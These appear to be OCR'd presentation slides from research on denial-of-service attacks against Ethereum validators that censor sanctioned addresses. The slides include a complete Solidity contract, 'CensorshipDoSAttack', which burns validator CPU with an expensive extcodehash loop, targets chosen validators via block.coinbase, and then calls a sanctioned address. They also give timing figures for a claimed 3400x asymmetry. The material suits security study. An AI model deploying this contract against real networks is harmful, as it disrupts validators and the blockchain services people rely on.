
How to craft computationally expensive transactions?

- Transaction creation time
  - Crafting data
  - Signature

↔

- Transaction verification time
  - EVM execution time
  - Opcode gas costs
  - CPU time to execute
  - Signature verification time

How to craft computationally expensive transactions?



```
pragma solidity >=0.7.0 <0.9.0;
contract CensorshipDoSAttack {
 mapping (address => bool) private _shouldDoS;

 /// @notice Creates a set of the validators to DoS.
 constructor() {
  // Add the validators you would like to DoS here:
  _shouldDoS[AddressToDoS1] = true;
  // _shouldDoS[AddressToDoS2] = true;
  // _shouldDoS[AddressToDoS3] = true;
  // ...
 }

 /// @notice Call this function to execute the attack.
 /// @param i The number of complex iterations.
 function DoS(uint32 i) external payable {
  // Check if the current validator should be DoSed:
  bool shouldDoS = _shouldDoS[block.coinbase];
  assembly {
   if shouldDoS {
    // The computationally complex part of our TX:
    for { } gt(i, 0) { i := sub(i, 1) } {
     pop(extcodehash(xor(blockhash(number()), gas())))
    }
    // Replace "CensoredAddress" with your favorite
    // sanctioned address!
    pop(call(gas(), CensoredAddress, 1, 0, 0, 0, 0))
   }
   stop()
  }
 }
}
```

- Transaction creation time
  - 4.8 · 10–5 seconds
- Transaction validation time
  - 0.16 ± 0.011 seconds

--> 3400× DoS vector!

What can possibly go wrong?

- If every node censors?
- If all validators censors?
- If all relayers censors?
- What is the cost to DoS the entire network?